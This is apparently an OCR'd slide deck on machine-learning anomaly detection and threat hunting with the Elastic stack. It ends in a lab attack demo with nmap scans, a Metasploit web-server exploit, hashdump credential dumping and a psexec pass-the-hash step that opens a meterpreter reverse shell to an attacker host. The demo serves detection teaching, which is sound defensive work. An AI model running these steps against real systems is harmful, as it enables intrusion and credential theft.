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
Use Case Realisation




Detecting Anomalies

using machine learning

What is Normal?

When something behaves like itself

When something behaves like its peers



When abnormal matters

User Behavior

- Unusual authentication activity
- Unusual file access

Host Behavior


- Free disk space lower than average
- Unusual log entries

Network Behavior

- Unusual connections between hosts
- Higher than average data transfer

Application Behavior

- Service response time abnormally high
- Dropped connections exceed normal



high memory alerts


-- server 1 -- server 2 -- server 3

The advantages of anomaly-driven alerting

Understand Seasonality

Reduce False Positives

Identify Areas of Focus



Avoid Manual Threshold Review and Revision

Getting Started – Machine Learning Recipes

Threat Hunting

and the intelligence enrichment cycle

Threat Modeling

Who is your **Adversary?**

What is their **Motivation ?**

What are they **targeting?**

What is the **Impact** of a successful attack?

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
The intelligence feedback loop



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
Cybersecurity Maturity Curve



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~~Hacking~~ Hunting, Investigations & Patient 0

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
Cyber Threat Hunting

"The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions."



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

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
Cyber Threat Hunting

"The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions."

Finding Patient 0 (Zero)

"**Patient Zero**" was used to refer to the supposed source of HIV outbreak in the United States, but the term has been expanded into general usage to refer to an individual identified as the first carrier of a communicable disease in a population (the primary case), or the first incident in the onset of a catastrophic trend. …


The term can also be used in non-medical fields to describe the **first individual affected by something negative** that since propagated to others, such as the first user on a network infected by **malware**.



Cyber Kill Chain

A kill chain is used to describe the various stages of a cyber attack as it pertains to network security. The actual model, the Cyber Kill Chain framework, was developed by Lockheed Martin and is used for identification and prevention of cyber intrusions.

Source: [Lockheed Martin]



Demo(s)

- Attacker needs to attain access and modify a file named `SecretFile.txt` on Finance Server
- Stage 1 – Recon
- Stage 2 – Weaponization (attacker), Delivery (victim), Exploit (victim)
- ~~Installation, C2~~ (time constrained)
- Stage 3 – Achieved Objective (modified file)
- Patient 0 - Demo

-- Break --


Demo to continue after the break ...

The Set up

- Winlogbeat on main server (windows events forwarded using WEF - Windows Event Forwarder)
- Packetbeat on all servers
- Metricbeat on all servers
- Auditbeat on Finance Server
- Elasticsearch Cluster (& Kibana) with Machine Learning

The Set up

- Winlogbeat on...
- Packetbeat on ...
- Metricbeat on ….
- Auditbeat on …
- Elasticsearch Cluster ..



Stage 1 - Recon

- Attacker runs NMAP to fingerprint the network and determine the services that can be exploited

Example - scan commands

Stealthier versions usually ICMP scan (PING)
nmap -sP -PI 172.30.0.0/24

Usual modus operandi; low and slow (but we don't have all day)
nmap -v 172.30.0.0/24 -O -sT

Snippet of output

Nmap scan report for 172.30.0.20
Host is up (0.00046s latency).
Not shown: 987 closed ports
PORT STATE SERVICE
80/tcp open http
...
443/tcp open https
445/tcp open microsoft-ds
4433/tcp open http proxy
8080/tcp open http-proxy
...

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Stage 2 - Weaponisation, Delivery, Exploitation

- Attacker selects/crafts, delivers and executes the payload to exploit the service/vulnerabilities identified.

Metasploit Exploit - Web Server

```
# selection of payload
use exploit/windows/http/easyfilesharing_post

# lock in on target
set RHOST 172.30.0.20
set RPORT 8080

#deliver & exploit
exploit
[*] Started reverse TCP handler on
172.30.0.102:4444
[*] Sending stage (179779 bytes) to 172.30.0.20
```

Dump credentials & crack 'em

```
run post/windows/gather/hashdump

Administrator:500:aad3b43...7:::
Guest:501:aad3b...:::
local_user_srv1:1002:aad3...:::
remote_user:1003:aad3b...:::

...
```

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Stage 2 (cont'd) & Stage 3 - Achieving Objectives

Use the password / hash to maintain persistence / achieve objectives

use exploit/windows/smb/psexec
set payload windows/meterpreter/reverse_tcp
set LHOST 172.30.0.102
set LPORT 4433
set RHOST 172.30.0.20
set RPORT 445
set SMBUser Administrator
set SMBPass aad3b435b5...
exploit
shell
whoami
net use
net use k: \\172.30.0.108\share
/user:172.30.0.108\remote_user <Password>

Achieving objective

- Steal the contents in the finance server

type SecretFile.txt

echo "You've been pwned!!!" >> SecretFile.txt

...

